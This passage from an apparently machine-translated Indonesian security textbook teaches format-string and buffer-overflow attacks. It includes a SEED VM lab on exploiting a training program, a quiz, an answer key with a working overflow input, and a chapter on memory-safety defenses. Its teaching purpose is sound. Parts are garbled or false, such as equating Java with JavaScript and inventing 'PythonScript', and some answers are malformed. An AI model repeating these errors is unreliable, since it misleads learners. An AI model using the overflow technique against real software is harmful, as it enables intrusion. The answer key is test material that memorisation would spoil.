    a) Urutan terbalik untuk *format string* juga tidak bermasalah dimana *stack frame* selesai karena printf() menerima sejumlah argumen variabel dan tidak peduli.
    b) Harus diberikan setidaknya jumlah parameter yang ditunjukkan oleh *format string* agar dapat berfungsi. %d sesuai dengan parameter kesepuluh. %p di sini sesuai dengan parameter i. Jadi sepertinya semuanya berjalan sesuai rencana.

2.6.4 Fungsi vulnerable() (Lanjutan)

```
void vulnerable() {
      char buf[80];
      if (fgets(buf, sizeof(buf), stdin) == NULL)
            return;
      printf(buf);
}
```



Gambar 2.21 Contoh Fungsi vulnerable()
(Sumber: Universitas Maryland 2014)

Jika memasukkan *string format* "%d%x", akan mendapatkan hasil seperti ini: Tidak ada lagi alasan yang diberikan mengapa hal ini terjadi. *Stack* akan terlihat seperti ini dalam situasi ini. Setelah *push format string*, akan selesai. *Pointer* akan membaca lagi untuk komponen %export ketika printf() mencoba memahami *string* itu dengan membaca dari *caller stack frame*.

2.6.5 Memformat Kerentanan *String*

Tabel 2.1 Kode Format Kerentanan *String*
(Sumber: Universitas Maryland 2014)

Kode	Kerentanan
printf("100% dave");	Cetak *stack entry* pada 4 byte dari %eip yang disimpan
printf("%s");	Mencetak byte yang ditunjuk oleh *stack entry* itu
printf("%d %d %d %d …");	Menampilkan serangan *stack entry* sebagai bilangan bulat
printf("%08x %08x %08x %08x …");	Heksadesimal yang sama, tetapi diformat dengan baik

printf("100% no way!");	Menulis nomor 3 ke alamat yang ditunjukkan oleh *stack entry*

2.6.6 Mengapa Ini *Buffer Overflow*

Mengapa ini adalah serangan *format string* daripada *buffer overflow*? Dianggapnya sebagai *buffer overflow* dalam arti bahwa *stack* itu sendiri adalah jenis *buffer*. Artinya, setiap parameter fungsi menetapkan beberapa bentuk *buffer* dan *limit*. Ukuran *buffer* ditentukan oleh jumlah dan ukuran argumen yang diberikan ke fungsi. Akibatnya, jika menyediakan *format string* palsu, program akan membanjiri *buffer* seperti yang ditentukan oleh argumen.

2.7 Latihan Praktek 1: Mengeksploitasi *Buffer Overflow* di C

Latihan praktek ini akan membantu mempelajari tentang *buffer overflow* dan bagaimana dapat digunakan untuk keuntungan. Menggunakan *VM* (*Virtual Machine*), Pengguna akan dapat menyelesaikan proyek di komputer sendiri. Untuk menyelesaikan tugas, pengguna harus menjawab serangkaian pertanyaan di akhir untuk menunjukan bahwa pengguna mengikuti semua instruksi dengan tepat

2.7.1 Instal dan Jalankan *VM* (*Virtual Machine*) pada *Fedora Linux*

Berikut adalah langkah-langkah untuk menginstal *VirtualBox* di *host Fedora Linux* ke atas:

1) Klik *Activities*, cari "*terminal*" di *search box* dan klik ikon *terminal*.

2) Ketik perintah berikut ini:

```
sudo dnf install VirtualBox kernel-devel-$(uname -r)
akmod-VirtualBox
sudo akmods
sudo systemctl restart vboxdrv
sudo lsmod  | grep -i vbox
```

Pastikan output lsmod terlihat seperti ini:

```
vboxnetadp             28672  0
vboxnetflt             32768  0
vboxdrv               565248  2 vboxnetadp,vboxnetflt
```

3) Untuk mengakses *USB* (*Universal Serial Bus*) *passthrough*, perlu menambahkan *user* yang menjalankan "VirtualBox-server" ke *group* "vboxusers", tetapi karena VirtualBox-server membuat *group* "vboxuser" selama instalasi, tambahkan segera setelah menginstal paket "VirtualBox-server". Sebagai *root*, Ketikan *command* berikut ini:

```
sudo usermod -a -G vboxusers 'nama pengguna'
```

Catatan: *Passthrough USB* (*Universal Serial Bus*) memerlukan akses baca/tulis ke perangkat *USB* (*Universal Serial Bus*). Akibatnya, pengguna dapat menjalankan bagian dari kode dengan hak akses *root*. Setelah pengguna bergabung dengan *group* vboxusers, mungkin ada cara untuk mendapatkan akses *root*.

Berikut adalah langkah-langkah untuk mengatur VirtualBox di *host Fedora Linux* versi 22 ke atas:

1) Klik *Activities*, cari "*Virtual*" di *search box* dan klik ikon *Oracle VM VirtualBox*. Kemudian Jendela *VirtualBox Manager* akan muncul
2) Pilih "*File*", "*Import Appliance*" dari jendela *VirtualBox Manager*. Kemudian jendela *Import Virtual Appliance* akan muncul. Pilih *file* mooc-vm3.ova, kemudian klik "Next>" untuk lanjut ke "*Appliance Settings*". Klik "*Import*" untuk mengimpor *Appliance*.
3) Setelah Mengimpor *Appliance*, mesin virtual "mooc-vm" ditambahkan pada gambar di bawah ini:
4) Klik "*Start*" pada mooc-vm dipilih. Kemudian tunggu sampai Ubuntu dimulai. Pada *login screen*, masukkan *username* "seed" dan *password* "dees".

5) Setelah *login* ke *Ubuntu*, tampilan *Ubuntu Desktop* akan muncul. Kemudian klik terminal pada *desktop* pada bilah menu atas.

2.7.2 Program yang Rentan

Wisdom-alt.c terletak di direktori "projects/1". ls akan menunjukkan kepada pengguna bahwa ada juga versi kompilasi dari aplikasi bernama "wisdom-alt" di direktori ini. "gcc -fno-stack-protector -ggdb -m32 wisdom-alt.c -o wisdom-alt" menghasilkan executable ini (jika tidak sengaja menghapusnya dan perlu reproduksinya)

Eksekusi Program

Stdin (*keyboard*) digunakan untuk memasukkan data, sedangkan stdout (*output*) digunakan untuk mengeluarkan data (yaitu *terminal*). Untuk menjalankan aplikasi, ketik ./wisdom-alt ke dalam prompt perintah. Salam seperti ini muncul ketika melakukan di bawah ini.

```
seed@seed-desktop:~$ cd ~/projects/1
seed@seed-desktop:~/projects/1$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Menunggu masukan dari pengguna saat ini. Untuk "*Receive wisdom*", ketikkan angka satu, dan untuk "*Add wisdom*", ketikkan angka "2". Sebagai contoh, asumsikan bahwa telah mengetik "1".

```
seed@seed-desktop:~$ cd ~/projects/1
seed@seed-desktop:~/projects/1$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
no wisdom
```

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Ingatlah bahwa itu tidak menghasilkan *wisdom* dan kemudian mengucapkan selamat datang lagi. Jika mengetik "2", mungkin mencoba untuk memberikan beberapa *wisdom*, seperti yang terlihat di bawah ini:

```
Selection >2
Enter some wisdom
```

Sekarang tinggal menunggu pengguna memasukkan beberapa teks. Misalkan menekan kembali setelah mengetik "*sleep is important*". *Wisdom* akan kembali ke bentuk biasanya. Ketik :1" saat ini dan akan mendapatkan:

```
Selection >2
Enter some wisdom
sleep is important
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
sleep is important
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Mengetik "2" akan memungkinkan untuk mendapatkan lebih banyak *wisdom*. Ada beberapa cara di mana urutan ini dapat dibuat kembali:

```
Selection >2
Enter some wisdom
exercise is useful
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
```

```
sleep is important
exercise is useful
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Ini adalah sesuatu yang bisa dilakukan selama yang dilakukan selama yang diinginkan. Ctrl+D dapat digunakan untuk menghentikan aplikasi agar tidak berkomunikasi dengan aplikasi ini. Kerentanan *buffer overflow* dari aplikasi ini telah ditemukan. Mengetik apa pun selain satu atau dua segera mengungkapkan bahwa ada masalah. Contoh: "156", adalah titik awal yang baik.

```
seed@seed-desktop:~/projects/1$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >156
Segmentation fault
```

Sebenarnya ada (setidaknya) dua kerentanan dalam aplikasi; yang ditunjukkan di atas hanya satu. Tugas di lab ini adalah mengidentifikasi dan memanfaatkan kedua kekurangan tersebut. Pada soal latihan praktek, pengguna akan dapat membuktikan bahwa telah menyelesaikan setiap proses ini dengan menjawab pertanyaan.

2.7.3 Meng-*exploit* Program

Sekarang akan menunjukkan kepada pengguna beberapa *tool* yang diperlukan untuk meng-*exploit* aplikasi ini:

Masukan Data Biner

Pengguna perlu memasukkan data biner untuk menggunakan aplikasi. Sebagai gantinya, gunakan baris perintah berikut untuk meng-*exploit* aplikasi dengan data biner:

```
./runbin.sh
```

Setelah itu, pengguna akan dapat memasukkan data dalam format biner (misalnya, dengan *hex escaping*). Contoh:

```
seed@seed-desktop:~/projects/1$ ./runbin.sh
Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
\x41\x41
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
AA
```

Notasi heksadesimal digunakan untuk menyatakan dua byte dalam contoh berikut, \x41\x41. Dalam *ASCII* (*American Standard Code for Information Interchange*), huruf A diwakili oleh angka heksadesimal 41. Ketika *wisdom* dipanggil, aplikasi menampilkan AA. Sebuah *byte* 7 akan dimasukkan sebagai sesuatu seperti \x07. "*Bell*" bukanlah karakter yang dapat dicetak, namun demikian. Suara akan benar-benar terdengar saat "*print*" (jika suara diaktifkan pada *VM* ini).

Perlu dimasukkan kata 4-byte (32-bit) pada *VM* (*Virtual Machine*) untuk mengeksploitasi kerentanan program. *Byte* disimpan dalam sebuah kata dari yang paling tidak signifikan hingga yang paling signifikan dalam arsitektur x86 "*little-endian*". Akibatnya, alamat heksadesimal 0xabcdef00 akan dimasukkan sebagai urutan *byte* dalam urutan terbalik, yaitu \x00\xef\xcd\xab.

Penting untuk dicatat bahwa runbin.sh adalah skrip *shell* yang hanya membungkus kode di bawah ini:

```
while read -r line; do echo -e $line; done | ./wisdom-alt
```

Konversi biner dilakukan di atas sebelum angka hex dikirim ke aplikasi wisdom-alt. Harap gunakan program /runbin.sh alih-alih kode di atas menyelesaikan lab, seperti yang disebutkan di bagian kesimpulan, karena jawaban mungkin agak tidak akurat.

Menggunakan *GDB* (*GNU Debugger*)

Beberapa pengetahuan tata letak memori diperlukan untuk menggunakan aplikasi. Debugger *GDB* (*GNU Debugger*) dapat memberi pengguna informasi ini. Dimungkinkan untuk menampilkan informasi status program dan melangkah melalui eksekusi menggunakan *GDB* (*GNU Debugger*), yang mungkin dilampirkan ke program yang sedang berjalan.

Jika ingin menggunakan *GDB* (*GNU Debugger*) pada wisdom-alt, pengguna harus terlebih dahulu menjalankan *script* ./runbin.sh, lalu buka terminal lain dan ketik *command* berikut:

```
gdb -p 'pgrep wisdom-alt'
```

Opsi "gdb -p" memberitahukan untuk melampirkan ke program yang sedang berjalan menggunakan *PID* (*Process ID*) yang ditentukan dalam opsi. Perintah pgrepwisdom-alt mencari tabel proses untuk menemukan *PID* (*Process ID*) dari program wisdom-alt. *PID* (*Process ID*) *wisdom-alt* diberikan ke -p sebagai argumen. Peringatan: Jika menjalankan beberapa program wisdom-alt, mungkin tidak dapat terhubung ke program yang diharapkan. Jika pengguna mengalami masalah, pastikan semuanya dimatikan (mungkin dengan mematikan dan memulai ulang perangkat yang di-boot). Juga, pastikan untuk menggunakan *backtick* sebelum dan sesudah pgrep wisdom-alt, bukan *forward quotes*.

Setelah terhubung ke proses, Pengguna dapat mulai menggunakan perintah gdb untuk mulai menyelidiki dan mengontrol status proses. Misalnya:

```
seed@seed-desktop:~/projects/1$ gdb -p `pgrep wisdom-alt`
GNU gdb 6.8-debian
```

```
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.  Type
"show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
Attaching to process 3648
Reading symbols from /home/seed/projects/1/wisdom-alt...done.
Reading symbols from /lib/tls/i686/cmov/libc.so.6...done.
Loaded symbols for /lib/tls/i686/cmov/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
0xb7fe1430 in __kernel_vsyscall ()
(gdb)
```

GDB (*GNU Debugger*) dimulai dan dilampirkan ke proses *wisdom-alt* yang sedang berjalan pada kode di atas. Setelah itu *GDB* (*GNU Debugger*) *command prompt* muncul pada *command prompt* di bawah ini. Setelah aplikasi dihentikan, pengguna dapat mulai mengetikkan instruksi. Contoh:

```
(gdb) break wisdom-alt.c:100
Breakpoint 1 at 0x80487ea: file wisdom-alt.c, line 100.
(gdb) cont
Continuing.
```

Baris 100 dari wisdom-alt.c diatur sebagai *breakpoint* menggunakan *command* di atas. Menggunakan perintah cont (kependekan dari *continue*), instruksikan komputer untuk terus berjalan. Masukkan 2 ke dalam menjalankan perintah wisdom-alt di terminal lain dan tekan ↵. Baris 100 telah tercapai, dan demikian *GDB* (*GNU Debugger*) *command prompt* muncul lagi, sebagai hasilnya menghentikan aplikasi di jalurnya.

```
Breakpoint 1, main () at wisdom-alt.c:100
100           int s = atoi(buf);
(gdb) next
```

```
101           fptr tmp = ptrs[s];
(gdb) print s
$1 = 2
(gdb) print &r
$2 = (int *) 0xbffff520
(gdb) cont
Continuing.
```

Melangkah melalui baris kode dengan "*next*", yang mengeksekusi kode saat ini, adalah cara mengontrol program. Nilai yang dimasukkan ke terminal lain dicetak menggunakan "*print*" pada variabel s. Kemudian tekan "*cont*" untuk melanjutkan proses. Masukkan beberapa *wisdom* ke salah satu terminal lain, seperti yang ditunjukkan.

Ketika selesai bekerja dengan *GDB* (*GNU Debugger*) (mungkin setelah mematikan aplikasi lain), cukup masukkan "*quit*" untuk keluar dari aplikasi. Menyetel *breakpoint*, melangkah melalui eksekusi, dan nilai pelaporan adalah semua perintah *GDB* (*GNU Debugger*) mendasar yang telah dibahas sebelumnya. Perintah "*print*", "*break*", dan "*step*" akan berguna akan diketahui.

2.7.4 Soal Latihan Praktek

Selesaikan kuis ini saat Proyek Pertama selesai. Pertanyaan kuis tercantum dalam deskripsi proyek, jadi yang harus dilakukan hanyalah memasukkan jawaban disini. Hindari blanko palsu untuk memastikan jawabannya cocok.

1) Program ini memiliki *overflow* berbasis *stack*. Apa nama variabel alokasi tumpukan yang berisi *buffer* yang meluap?
2) Pertimbangkan *buffer* yang baru saja diidentifikasi. Baris kode mana yang *buffer overflow*? (diperlukan nomor baris, bukan kode itu sendiri.)
3) Ada kerentanan lain, tetapi tidak tergantung pada yang pertama sama sekali. Ini termasuk *buffer* yang tidak dialokasikan pada *stack* dan dapat diindeks di luar rentang tersebut (secara umum, semacam *buffer overflow*). Apa saja variabel yang mengandung *buffer* ini?

4) Pertimbangkan *buffer* yang baru saja diidentifikasi. Baris kode mana yang *buffer overflow*? (Di sini diperlukan nomornya, bukan kode itu sendiri.)
5) Apa alamat buf() (variabel lokal dari fungsi utama)? Masukkan jawaban dalam format heksadesimal (0x diikuti oleh delapan "angka" 0-9 atau a-f, seperti 0xbfff0014) atau dalam format desimal. Perhatikan bahwa diperlukan alamat buf(), bukan konten buf().
6) Apa alamat ptrs[] (variabel global)? Seperti pertanyaan sebelumnya, gunakan format heksadesimal atau desimal.
7) Apa alamat write_secret() (fungsi)? Gunakan heksadesimal atau desimal.
8) Apa alamat p (variabel lokal dari fungsi utama)? Gunakan format heksadesimal atau desimal.
9) *Input* apa yang diberikan ptrs[s] ke program untuk membaca (dan mencoba mengeksekusi) isi variabel tumpukan p alih-alih penunjuk fungsi yang disimpan dalam *buffer* yang ditunjukkan oleh ptrs[]? Sebagai petunjuk, dapat ditentukan jawabannya dengan melakukan beberapa operasi pada alamat yang telah dikumpulkan. Jika berhasil, akan menjalankan fungsi pat_on_back(). Menentukan bilangan bulat positif terkecil.
10) Apa yang dimasukkan ptrs[s] untuk membaca (dan mencoba mengeksekusi) dari byte ke-65 buf, lokasi buf[64]? (Tidak ditandatangani) Masukkan jawaban sebagai bilangan bulat.
11) Apa yang diganti \xEE\xEE\xEE\xEE dengan *input* berikutnya ke program ini? (Luapan mengisi 65-68 *byte* buf sehingga operasi ptrs[s] menjalankan fungsi write_secret(). Apakah ingin membuang *secret*? (Petunjuk: Pertimbangkan endiannya.)
    771675175\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAA\xEE\xEE\xEE\xEE
12) Misalkan ingin melimpahkan variabel wis untuk melakukan serangan *stack smashing*. Untuk melakukan ini, masukkan dua untuk memanggil put_wisdom(), masukkan cukup *byte* untuk *overwrite return function address*, dan ganti dengan alamat write_secret(). Berapa banyak *byte* yang harus dimasukkan sebelum alamat write_secret()?

2.7.5 Jawaban Latihan Praktek

1) wis
2) 62
3) ptrs
4) 101
5) 0xbffff130
6) 0x0804a0d4
7) 0x08048534
8) 0xbfffff534
9) 771675416
10) 771675175
11) 771675175\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAA\x34\x85\x04\x08
12) 148 *byte*

BAB III

PERTAHANAN TERHADAP *LOW-LEVEL EXPLOIT*

3.1 Pertahanan Terhadap *Low-Level Exploit*

Bab sebelumnya mempelajari beberapa kerentanan tingkat rendah yang diidentifikasi dalam aplikasi CE dan C++. Serangan-serangan ini memiliki dua komponen yang sama, antara lain:

1) *Attacker* dapat mengidentifikasi atau memodifikasi bagian dari data *input* yang digunakan oleh perangkat lunak.
2) *Inputnya* bisa salah. Secara tidak langsung menyebabkan aplikasi membaca atau menulis ke titik manapun di *stack* atau *heap*.

3.2 *Memory Safety*

Memory safety adalah fitur dari sistem operasi komputer. Berikut adalah ciri-ciri *memory safety*: Jika sebuah program dimulai dengan membangun hanya *pointer* yang *valid*, maka aman untuk melanjutkan eksekusinya. Hanya malloc(), *standard heap allocator*, atau operator *ampersand* dan *address*, dan aritmatika titik yang merupakan *pointer* yang *valid* dalam suatu program. *Memory Safety* mungkin untuk menganggap kondisi pertama sebagai "*temporal safety*". Aplikasi dan bahasa yang aman dari memori muncul dari waktu ke waktu. Semua potensi eksekusi program, atau eksekusi semua *input* yang mungkin, harus aman di memori agar program aman dari memori.

3.2.1 *Spatial Safety*

Spatial Safety menyiratkan bahwa *pointer* seharusnya hanya dapat mengakses memori yang menjadi miliknya. *Pointer* dilihat sebagai *triple*, p, b, e, untuk membantu memahami gagasan ini. Dengan kata lain, ini adalah alamat

terakhir dari area yang dimulai dengan b. Ketika p berada di antara b dan e, *pointer dereference* diizinkan, yang artinya aman. Dalam aritmatika *pointer*, p hanya berpengaruh, sedangkan b dan e tidak. Batasnya sama seperti sebelumnya.

Contoh:

1) Contoh Pertama:

```
int x; // perkirakan sizeof(int)=4
int *y = &x; // p = &x, b = &x, e = &x+4
int *z = y+1; // p = &x+4, b = &x, e = &x+4
*y = 3; // OK: &x ≤ &x ≤ (&x+4)-4
*z = 3; // Buruk: &x ≤ &x+4 ≤ (&x+4)-4
```

Berikut adalah struktur kode di atas:

a) Ada variabel baru bernama x di bagian ini. *Integer* pada platform ini diasumsikan memiliki ukuran 4, yaitu 32-*bit* atau 4 *byte*.

b) Alamat x sekarang disimpan dalam variabel y, jadi siap untuk dilanjutkan. Menurut definisinya, pointer *y, adalah *triple*, di mana *pointer* sebenarnya adalah alamat &x, b adalah basis dari area memori yang merujuk, dan luasnya adalah x ditambah 4.

c) Baris ketiga akan menyimpan *z = y+1. Dimungkinkan untuk menggunakan aritmatika *pointer* untuk menambah alamat dengan nomor yang ditentukan, dikalikan dengan kapasitas memori. Karena baris ketiga memiliki empat byte, p bertambah empat, seperti yang diilustrasikan dalam contoh ini.

d) Nilai 3 kemudian ditetapkan dengan merujuk ke y.

e) Karena p berada di luar batasan keamanan memori, *dereference* z melanggar keamanan memori. Karena itu, masuk akal jika area memori telah habis.

2) Contoh Kedua:

```
struct foo {
      char buf[4];
      int x;
```

```
};
```

Contoh lainnya adalah dalam urutan. Berikut adalah dua anggota dalam *foo struct*, antara lain:

a) *buffer*, yang merupakan *array* karakter empat karakter, dan
b) *integer*.

3) Contoh Ketiga:


```
struct foo f = { "cat", 5 };
char *y = &f.buf; // p = b = &f.buf, e = &f.buf+4
y[3] = 's'; // OK: p = &f.buf+3 ≤ (&f.buf+4)-1
y[4] = 'y'; // Bad: p = &f.buf+4 ≤ (&f.buf+4)-1
```

Untuk memulai, pertama-tama akan mendefinisikan dan menginisialisasi *struct foo* dengan *cat* dan 5.

a) String "cat" akan cukup untuk menginisialisasi empat karakter ke C-A-T dan kemudian terminator nol dengan menempatkannya di sana.
b) Alamat *field* pertama akan disimpan dalam penunjuk karakter y. Kali ini, p dan b keduanya diinisialisasi ulang ke awal *buffer* dalam situasi ini. Karena setiap karakter dalam *buffer* menempati satu byte, dan ukuran *buffer* total adalah 4 *byte*, luas *buffer* dapat dihitung dengan mengalikan alamat awal dengan 4.
c) Pointer yang dibuat secara efektif menambahkan 3 ke y, jadi ini seharusnya bagus. Tidak ada yang perlu dikhawatirkan, karena p lebih kecil dari batas, oleh karena itu tidak apa-apa.
d) Di sisi lain, jika melakukan y dari 4, kode ini sudah melampaui area memori yang terhubung dengan buf, jadi ini bukan solusi yang cocok. Terlepas dari apa yang dilakukan *compiler*, ini adalah pelanggaran keamanan memori dalam model *spatial safety*, terlepas dari apa yang dilakukan oleh *compiler*.

Contoh yang Divisualisasikan

```
struct foo {
  int x;
  int y;
  char *pc;
};
struct foo *pf = malloc(...);
pf->x = 5;
pf->y = 256;
pf->pc = "before";
pf->pc += 3;
int *px = &pf->x;
```



Gambar 3.1 Contoh Kode dalam C dengan Visualisasi
(Sumber: Universitas Maryland, 2014)

Untuk membantu lebih dipahami bagaimana titik-titik ini terhubung, berikut adalah contoh yang lebih kompleks:

1) Dalam hal ini, kode ini memiliki struct foo dengan dua *field* (x/y) dan *character reference* (pc).
2) Menggunakan *malloc(),* kode ini membuat *struct foo* baru dan menginisialisasi propertinya.
3) Akibatnya, x dan y masing-masing diatur ke-5 dan 256, dan penunjuk karakter disetel ke *string* konstan yang disebutkan sebelumnya.

Lihatlah sisi kanan gambar dan akan dilihat itu *triple*. Dapat dilihat yang pertama, int x, yaitu 5, int y yang 256, dan kemudian terdiri dari *triple* lain yang mewakili *pointer* karakter pc dalam *buffer* yang dikembalikan oleh malloc(). Terminator nol hadir di pangkalan dan diperluas, itulah sebabnya penunjuk itu ada di sana. Meskipun menaikkan pc sebanyak 3 di baris kedua hingga terakhir, itu menyebabkan penunjuk p dipindahkan tepat sebelum huruf o di *string*. Juga, px. telah diperbarui.

Untuk menunjukkan bahwa alamat px dari *field* pf *arrow* x juga menunjuk ke *field* pertama dari *struct* itu, kode ini telah menampilkannya di sana di atas, kanan atas. Perhatikan, bagaimanapun, bahwa dasar dan ekstensi *struct pointer* berbeda di sini. Itu karena x adalah bilangan bulat, yang memiliki alamat 4-*byte*. Akibatnya,

demi keamanan memori, luasnya seharusnya hanya memperhitungkan *field memory* itu dan bukan memori seluruh *struct*.

Buffer Overflow

Menurut definisinya, *buffer overflow* adalah pelanggaran *spatial safety*. Perhatikan contoh kode di bawah:

```
void copy(char *src, char *dst, int len)
{
      int i;
      for (i=0;i<len;i++) {
            *dst = *src;
            src++;
            dst++;
      }
}
```

Struktur Kode:

1) Fungsi copy() membutuhkan dua *pointer*, src dan dst, serta panjang yang dinyatakan, len.
2) Kemudian akan menyalin dari src ke dst *byte* demi *byte*.
3) Jika src dibaca di atas batas yang diizinkan, pelanggaran *memory safety*, yaitu *buffer overflow*.
4) Jika len lebih besar dari luas *pointer*, yang dirujuk dari area yang ditunjuk oleh src, ini mungkin terjadi.
5) Pada saat yang sama, jika dst *overrun*, *buffer overflow* mungkin terjadi, yang dapat disebabkan oleh penulisan ke dst melebihi panjangnya karena len *field* terlalu panjang untuk argumen dst lagi.

Catatan: Ketika batasan *buffer source* dan/atau tujuan terlampaui, berarti *src* atau *dst* ilegal.

Format String Attack

Serangan *format string* juga memanfaatkan kelemahan dalam *memory safety*. *Format string* buf dapat dianggap sebagai penetapan ukuran *stack* yang diinginkan. Perhatikan contoh kode di bawah:

```
char *buf = "%d %d %d\n";
printf(buf);
```

Struktur Kode:

1) Ada tiga *format specifier* untuk *integer* dalam contoh ini, menyiratkan bahwa printf akan dipanggil dengan tiga argumen *pointer* dan tiga parameter bilangan bulat, x, y, dan z, tepatnya.
2) Karena *buf tidak memanggilnya dengan item tersebut dalam contoh ini, ketika printf() melampaui batas *stack frame*, itu akan merusak keamanan memori, karena *stack frame* itu dapat dianggap sebagai menentukan jumlah memori yang diizinkan yang berfungsi printf() dapat memanfaatkan.
3) *String format* ini telah menyebabkan printf() membaca di luar akhir *stack* yang dialokasikan.

Catatan: Contoh kode di atas secara efektif merupakan *buffer overflow*.

3.2.2 *Temporal Safety*

Temporal Safety adalah pelanggaran keamanan sementara terjadi ketika perangkat lunak mengakses memori yang tidak diizinkan untuk diakses. Keamanan temporal, di sisi lain, menjamin bahwa area memori yang dialokasikan dan diinisialisasi masih dapat diakses dan digunakan saat aplikasi membutuhkannya. Pelanggaran keamanan sementara dapat dihindari dengan menggunakan *free library call* untuk melepaskan *pointer* dan kemudian melakukan *dereference*. Menurut paradigma, sekali memori telah dibebaskan, tidak lagi dapat diakses. Pelanggaran *temporal safety* terjadi ketika *pointer* men-*dereference* memori yang dibebaskan.

Dangling Pointer

Tidak akan ada *pointer* yang menggantung karena mengakses *pointer* yang dibebaskan melanggar *temporal safety* karena memiliki *temporal safety*. Lihatlah perangkat lunak kecil ini untuk melihat apa yang dimaksud:

```
int *p = malloc(sizeof(int));
*p = 5;
free(p);
printf("%d\n", *p); // pelanggaran
```

Analisa Kode:

1) Untuk menempatkan *integer* di *pointer* p, pertama-tama gunakan malloc().
2) Isi p dipindahkan ke 5 dan kemudian p dibebaskan.
3) Pelanggaran telah terjadi karena diberikan isi p ke printf() sebagai *pointer*, yang tidak diizinkan saat ini.
4) Ada pelanggaran *temporal safety* ketika p di-*dereference* di dalam printf() karena memori yang dirujuk p tidak lagi diizinkan.

```
int *p;!
*p = 5; // violation
```

Catatan: Mengakses *pointer* yang belum diinisialisasi juga merupakan masalah. Keamanan sementara dilanggar ketika mencoba untuk menetapkan *pointer* yang tidak diinisialisasi p.

Integer Overflow

Selama fungsi tidak dieksploitasi untuk membuat *pointer* yang tidak *valid*, *integer overflows* diizinkan. Perhatikan kode di bawah yang menunjukkan bagaimana *ilegal pointer* dapat dibentuk dari *overflow* nilai *integer*:

```
int f() {
      unsigned short x = 65535;
```

```
        x++; // meluap ke 0
        printf("%d\n", x); // memori aman
        char *p = malloc(x); // ukuran-0 buffer!
        p[1] = 'a'; // pelanggaran
}
```

Berikut adalah analisis kode di atas, antara lain:

1) Sebagai titik awal, akan menggunakan angka sederhana. Nilai *unsigned* maksimum adalah 65,535 karena diharapkan menjadi 2 *byte*.
2) Karena menambahkan satu lagi ke x menyebabkannya meluap, x sekarang sama dengan 0.
3) Bahkan ketika *overflow* telah terjadi, "printf("%d\n", x)" akan menghasilkan 0, yang benar-benar aman.
4) Malloc() kemudian akan gagal karena akan membuat *buffer* dengan panjang nol dengan memanfaatkan panjang *buffer* sebagai panjang *buffer* ke malloc().
    a) Jika *input*-nya non-negatif atau positif saja, implementasi malloc() tertentu dapat memeriksa nilai argumen.
    b) Namun, sangat sedikit orang yang melakukannya, dan dengan senang hati akan mengembalikan *buffer* berukuran nol.
5) Karena itu, *integer overflow* telah melanggar keamanan memori ketika menetapkan beberapa nilai seperti a ke indeks pertama p.

Integer overflows cukup sering terjadi untuk memungkinkan *buffer overflow*, pelanggaran *memory safety*, tetapi yang ingin ditunjukkan di sini adalah bahwa *integer overflow* tidak selalu merupakan kerentanan. Sebagian besar waktu, *integer overflow* digunakan untuk mengeksploitasi kelemahan lain dalam aplikasi.

Catatan: Untuk informasi lebih lanjut tentang keamanan memori, lihat http://www.pl-enthusiast.net/2014/07/21/memory-safety/.

3.2.3 Sebagian Besar Bahasa *Memory-Safe*

C dan C++ adalah inti dari semua pembahasan, jadi harap diingat. Mengapa? Faktanya, setiap bahasa tingkat tinggi yang pernah didengar *memory-safe*. Misalnya, diacu pada bahasa *object-oriented* seperti *Java* (*JavaScript*), *Python* (*PythonScript*), *C#* (*C#Script*), *Ruby* (*RubyScript*), dan *Haskell* (*HaskellScript*).

3.2.4 *Memory Safety* untuk Bahasa C

Setelah hari ini, aman untuk mengatakan C akan ada untuk waktu yang lama. Persis itulah yang menjadi tujuan penelitian selama 20 tahun. Menggunakan paradigma *memory safety* yang baru saja dibahas adalah salah satu opsi. Namun, sebagian besar implementasi C yang *memory-safe* terlalu lamban untuk digunakan untuk aplikasi dunia nyata. Eksekusi normal dapat diperlambat secara signifikan sebagai akibat dari *overhead* signifikan yang dikenakan.

3.2.5 Kemajuan

Misalnya, sistem *CCured* (2004), yang dapat mengkompilasi sebagian besar program C hanya dengan sedikit modifikasi, menimbulkan biaya yang signifikan dalam situasi ini. Jika dibandingkan dengan *CCured*, *Softbound*, sebuah sistem yang diperkenalkan pada tahun 2010, mampu melakukan jauh lebih baik, hampir tidak memerlukan modifikasi, dan menimbulkan lebih sedikit *overhead* dalam situasi ini. Mungkin sampai memori C yang aman menjadi kenyataan, hasilnya adalah peningkatan kinerja yang signifikan. Sebagai hasilnya, keamanan akan mendapat manfaat.

3.3 *Type Safety*

Modern language adalah *type-safe* serta *memory-safe*, seperti yang telah dibahas sebelumnya. Apakah ada makna di balik itu? Objek disebut sebagai tipe dalam bahasa yang aman untuk tipe. Apa yang terjadi jika meng-*overflow buffer* C adalah contoh perilaku yang tidak terdefinisi. Dalam skenario ini, tidak jelas apa yang akan terjadi. Saat dipanggil, fungsi mengembalikan *integer pointer* dan

mengeksekusi *function pointer*. *Pointer* legal untuk mengakses memori dengan cara ini.

3.3.1 *Dynamic Typed Languages*

